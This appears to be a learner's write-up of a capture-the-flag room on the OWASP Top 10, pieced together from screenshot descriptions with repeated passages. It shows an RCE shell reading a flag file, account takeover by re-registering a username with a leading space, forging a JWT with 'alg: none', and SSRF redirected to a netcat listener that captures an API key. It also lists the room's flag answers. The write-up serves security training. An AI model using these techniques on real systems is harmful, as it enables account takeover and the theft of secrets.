As you can see, this would be quite devastating because it requires very little work on the attacker's part. Since the vulnerability is already well known, someone else has likely made an exploit for the vulnerability already. The situation worsens when you realise that it's really easy for this to happen. If a company misses a single update for a program they use, it could be vulnerable to any number of attacks.

*Answer the questions below*

Read about the vulnerability.

No answer needed      Correct Answer

## Task 14: Vulnerable and Outdated Components - Exploit

## Task 15: Vulnerable and Outdated Components - Lab

Task 15 Vulnerable and Outdated Components - Lab

Answer the questions below

What is the content of the /opt/flag.txt file?

Answer format: \*\*\*  
Submit Hint

Task 16 7. Identification and Authentication Failures

Task 17 8. Software and Data Integrity Failures

Task 18 9. Security Logging and Monitoring Failures

Task 19 10. Server-Side Request Forgery (SSRF)

Task 20 11. Data Integrity Failures

Task 21 12. What Next?

Online Book Store 1.0 - Unauthenticated Remote Code Execution - PHP webapps Exploit — Mozilla Firefox

```
RCE $ cd /opt
RCE $ ls
SLF1k1w2Bw.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
d_16.jpg
doln_gomr.jpg
img1.jpg
img2.jpg
img3.jpg
kotlin_256x256.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
unnamed.png
web_app_dev.jpg
RCE $ cat /opt/flag.txt
THM{But_its_no_t_my_f4ult!}
RCE $
```

Platform:	Date:
PHP	2020-01-08

Vulnerable App:

This website uses cookies. We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or

### Task 16: 7. Identification and Authentication Failures

Authentication and session management constitute core components of modern web applications. Authentication allows users to gain access to web applications by verifying their identities.

Authentication and session management constitute core components of modern web applications. Authentication allows users to gain access to web applications by verifying their identities. The most common form of authentication is using a username and password mechanism. A user would enter these credentials, and the server would verify them. The server would then provide the users' browser with a session cookie if they are correct. A session cookie is needed because web servers use HTTP(S) to communicate, which is stateless. Attaching session cookies means the server will know who is sending what data. The server can then keep track of users' actions.

If an attacker is able to find flaws in an authentication mechanism, they might successfully gain access to other users' accounts. This would allow the attacker to access sensitive data (depending on the purpose of the application). Some common flaws in authentication mechanisms include the following:

- Brute force attacks: If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- Use of weak credentials: Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or

If an attacker is able to find flaws in an authentication mechanism, they might successfully gain access to other users' accounts. Some common flaws in authentication mechanisms include the following:


**Brute force attacks:** If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and password using multiple authentication attempts.

**Use of weak credentials:** Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or common passwords, an attacker can easily guess them and access user accounts.

**Weak Session Cookies:** Session cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users' accounts.

### **Task 17: Identification and Authentication Failures Practical**

The learner looks at a logic flaw within the authentication mechanism.



The screenshot shows a web browser window with multiple tabs open. The active tab is titled "TryHackMe | OWAS" and displays a challenge titled "owasp\_top10\_2021\_v1.2". The challenge details are as follows:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.199.54	40m 54s

A green banner at the top right says "Woop woop! Your answer is correct." Below the details, there is a note about exploiting existing users:

exploit, i.e. re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name `admin`, and we want access to their account, so what we can do is try to re-register that username but with slight modification. We will enter "admin" without the quotes (notice the space at the start). Now when you enter that in the username field and enter other required information like email id or password and submit that data, it will register a new user, but that user will have the same rights as the admin account. That new user will also be able to see all the content presented under the user `admin`.

To see this in action, go to <http://10.10.199.54:8088> and try to register with `darren` as your username. You'll see that the user already exists, so try to register "darren" instead, and you'll see that you are now logged in and can see the content present only in darren's account, which in our case, is the flag that you need to retrieve.

**Answer the questions below**

What is the flag that you found in darren's account?

`fe86079416a21a3c99937fea8874b667` Correct Answer

Now try to do the same trick and see if you can log in as arthur.

`No answer needed` Question Done

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "TryHackMe | OWAS" and displays a challenge titled "owasp\_top10\_2021\_v1.2". The challenge details are as follows:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.199.54	38m 34s

A green banner at the top right says "Woop woop! Your answer is correct." Below the details, there is a note about exploiting existing users:

exploit, i.e. re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name `admin`, and we want access to their account, so what we can do is try to re-register that username but with slight modification. We will enter "admin" without the quotes (notice the space at the start). Now when you enter that in the username field and enter other required information like email id or password and submit that data, it will register a new user, but that user will have the same rights as the admin account. That new user will also be able to see all the content presented under the user `admin`.

To see this in action, go to <http://10.10.199.54:8088> and try to register with `darren` as your username. You'll see that the user already exists, so try to register "darren" instead, and you'll see that you are now logged in and can see the content present only in darren's account, which in our case, is the flag that you need to retrieve.

**Answer the questions below**

What is the flag that you found in darren's account?

`fe86079416a21a3c99937fea8874b667` Correct Answer

Now try to do the same trick and see if you can log in as arthur.


`No answer needed` Question Done

What is the flag that you found in arthur's account?

`d9ac0f7db4fda460ac3edeb75d75e16e` Correct Answer

Task 18 8. Software and Data Integrity Failures

Task 19 Software Integrity Failures



### ***Task 18: 8. Software and Data Integrity Failures***

Integrity refers to refer to the capacity we have to ascertain that a piece of data remains unmodified. Integrity is essential in cybersecurity as we care about maintaining important data free from unwanted or malicious modifications.

A **hash** sent alongside the file so that you can prove that the file you downloaded kept its integrity and wasn't modified in transit. A hash or digest is simply a number that results from applying a specific algorithm over a piece of data. When reading about hashing algorithms, you will often read about MD5, SHA1, SHA256 or many others available.

### ***Task 19: Software Integrity Failures***

## Task 20: Data Integrity Failures

The screenshot shows a browser window with multiple tabs open. The active tab is titled "TryHackMe | OWAS" and displays a challenge from "owasp\_top10\_2021\_v1.2". The challenge details a JWT token structure:

```
{ "typ": "JWT", "alg": "none" }
```

and

```
{ "username": "admin", "exp": 1665676836 }
```

The token value is shown as:

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6ImFkbWluIiZXhwIjoxNjY1MDc2ODM2fQ.

Below the token structure, there is a note: "It sounds pretty simple! Let's walk through the process an attacker would have to follow in an example scenario. Navigate to <http://10.10.29.63:8089> and follow the instructions in the questions below."

A section titled "Answer the questions below" contains a text input field with "guest" and a "Correct Answer" button. A "Hint" button is also present. The Firefox developer tools icon is visible in the bottom right corner.

The learner found the password by hinting at the same username **guest**.

The screenshot shows a browser window with the URL "10.10.29.63:8089/flag". A message box displays: "Hello guest. Only the admin user is allowed to get the flag!"

The browser's developer tools are open, specifically the Application tab under Storage. The Cookies section shows a single cookie entry:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-session	eyJ0eXAiOiJKV1QiLCJhbGciOiJU... xmNA9ZLwUC0k60...	10.10.29.63	/	Session	142	false	false	None	Fri, 10 Nov 2023 07:00:42 GMT

The Value column shows a long JWT token. The right-hand panel shows the raw cookie data:

```
jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJU...  
xmNA9ZLwUC0k60...  
Created:"Fri, 10 Nov 2023 07:00:42 GMT"  
Domain:"10.10.29.63"  
Expires / Max-Age:"Session"  
HostOnly:true  
HttpOnly:false  
Last Accessed:"Fri, 10 Nov 2023 07:00:42 GMT"  
Path:"/"  
SameSite:"None"  
Secure:false
```

TryHackMe | OWAS X Cookies4all X Index of /assets X CSE Bookstore 1.0 X + 10.8.181.34 10:07

Dashboard TryHackMe | OWAS X Cookies4all X Index of /assets X CSE Bookstore 1.0 X + 10.8.181.34 10:07

Cyber Shujaa LMS: | X Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

https://tryhackme.com/room/owasp102021

90% ? Woop woop! Your answer is correct. X

Title: owasp\_top10\_2021\_v1.2 IP Address: 10.10.29.63 Expires: 51m 10s

jwt-session Correct Answer

Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin".

No answer needed Question Done

What is the flag presented to the admin user?

Answer format: \*\*\*[\*\*\*\*\*]

Submit

Task 21 9. Security Logging and Monitoring Failures

Task 22 10. Server-Side Request Forgery (SSRF)

Task 23 11. What Next?

Created by tryhackme and munra

TryHackMe | OWAS X Cookies4all X Index of /assets X CSE Bookstore X Base64 Decode X + 10.8.181.34 10:10

Cyber Shujaa LMS: | X Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

https://www.base64decode.org

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set: UTF-8

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.


[REDACTED]typ:JWT;aig:HS256[REDACTED]

Copy to clipboard

OWN YOUR RICHNESS KERINGET

Other tools URL Decode

The learner decoded the first bit of the session token through base 64 encoder/decoder.



A screenshot of the TryHackMe challenge interface for Task 21, titled "9. Security Logging and Monitoring Failures". The challenge details are as follows:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.29.63	32m 38s

The challenge asks:

- What is the name of the website's cookie containing a JWT token? The answer "jwt-session" is marked as a "Correct Answer".
- Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin". The answer "No answer needed" is marked as "Question Done".
- What is the flag presented to the admin user? The answer "THM{Dont\_take\_cookies\_from\_strangers}" is marked as a "Correct Answer".

Below the challenge details, there are navigation links for "Task 21" and "Task 22".

## Task 21: 9. Security Logging and Monitoring Failures

The learner has to know that when web applications are set up, every action performed by the user should be logged. Logging is important because, in the event of an incident, the attackers' activities can be traced. Once their actions are traced, their risk and impact can be determined.

Just detecting suspicious activity can have a higher impact than others. That's why it's important to put this knowledge to practice in your daily task.

**Answer the questions below**

What IP address is the attacker using?

What kind of attack is being carried out?

Answer format: \*\*\*\*\*

Answer format: \*\*\*\*\*

Submit Hint

Task 22 10. Server-Side Request Forgery (SSRF)

Task 23 What Next?

Answer the questions below

What IP address is the attacker using?

49.99.13.16

Correct Answer Hint

What kind of attack is being carried out?

brute force

Correct Answer Hint

Task 22 10. Server-Side Request Forgery (SSRF)

Task 23 What Next?

Created by tryhackme and munra  
This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 42153 users are in here and this room is 248 days old.

## Task 22: 10. Server-Side Request Forgery (SSRF)

This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself. SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.

To know the only entity to access the admin is **localhost**.

The screenshot shows a browser window with the URL [https://tryhackme.com/room/owasp\\_top10\\_2021\\_v1.2](https://tryhackme.com/room/owasp_top10_2021_v1.2). The page title is "owasp\_top10\_2021\_v1.2" and the IP address is 10.10.29.63. A green banner at the top right says "Woop woop! Your answer is correct." Below it, a note says: "Navigate to <http://10.10.29.63:8087/>, where you'll find a simple web application. After exploring a bit, you should see an admin area, which will be our main objective. Follow the instructions on the following questions to gain access to the website's restricted area!"

**Answer the questions below**

Explore the website. What is the only host allowed to access the admin area?

Correct Answer Hint

Check the "Download Resume" button. Where does the server parameter point to?

Submit

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

Submit

Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it?

Note: You won't need this flag to progress in the room. You are expected to do some research in order to achieve your goal.

Question Done

To get where the server points to, the learner hovered across the “Download Resume button” to find **secure-file-storage.com** as point to the server.

The screenshot shows the same challenge interface as before, but with the "localhost" answer now marked as correct. The "Submit" button for the resume download question is now green and labeled "Correct Answer". The "Submit" button for the SSRF question is also green and labeled "Correct Answer".

**Answer the questions below**

Explore the website. What is the only host allowed to access the admin area?

Correct Answer Hint

Check the "Download Resume" button. Where does the server parameter point to?

Correct Answer

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

Submit

Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it?

Note: You won't need this flag to progress in the room. You are expected to do some research in order to achieve your goal.

Question Done

Task 23 ○ What Next?

To make the application send the request to my AttackBox instead of the secure file storage, the learner assigned the IP:10.10.162.127

```
Connection received on 10.10.1.236 43830
GET /:8087/public-docs/123.pdf HTTP/1.1
Host: 10.10.10.11
User-Agent: Pycurl/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
```

This is a really basic case of SSRF. If this doesn't look that scary, SSRF can actually be used to do much more. In general, depending on the specifics of each scenario, SSRF can be used for:

- Enumerate internal networks, including IP addresses and ports.
- Abuse trust relationships between servers and gain access to otherwise restricted services.
- Interact with some non-HTTP services to get remote code execution (RCE).

Let's quickly look at how we can use SSRF to abuse some trust relationships.

### Practical Example

Navigate to <http://10.10.219.243:8087>, where you'll find a simple web application. After exploring a bit, you should see an admin area, which will be our main objective. Follow the instructions on the following questions to gain access to the website's restricted area!

**Answer the questions below**

Explore the website. What is the only host allowed to access the admin area?

localhost Correct Answer Hint

Check the "Download Resume" button. Where does the server parameter point to?

Answer format: \*\*\*\*\* Submit

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

THM{Hello\_I'm\_just\_an\_API\_key} Correct Answer

root@ip-10-10-162-127:~# nc -lvp 8087  
Listening on [0.0.0.0] (family 0, port 8087)  
Connection from 10.10.219.243 56342 received!  
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1  
Host: 10.10.162.127:8087  
User-Agent: Pycurl/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0  
Accept: \*/\*

X-API-KEY: THM{Hello\_I'm\_just\_an\_API\_key}

secure-file-storage.com Correct Answer

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

THM{Hello\_I'm\_just\_an\_API\_key} Correct Answer

Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it?

Note: You won't need this flag to progress in the room. You are expected to do some research in order to achieve your goal.

No answer needed Question Done

Task 23 What Next?


Created by tryhackme and munra

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 42157 users are in here and this room is 248 days old.

root@ip-10-10-79-238:~# nc -lvp 8087  
Listening on [0.0.0.0] (family 0, port 8087)  
^Z  
[1]+ Stopped nc -lvp 8087  
root@ip-10-10-79-238:~# nc -lvp 8087  
nc: Address already in use  
root@ip-10-10-79-238:~# nc -lvp 8087  
listening on [0.0.0.0] (family 0, port 8087)

Timed Out THM AttackBox 37m 29s

### Task 23: What Next?



## Conclusion

The learner now understands how to penetrate web applications, conduct research about sites to analyzed and overall OWASP skills necessary for a Security Analyst.

**Completion link:** <https://tryhackme.com/room/owasptop102021>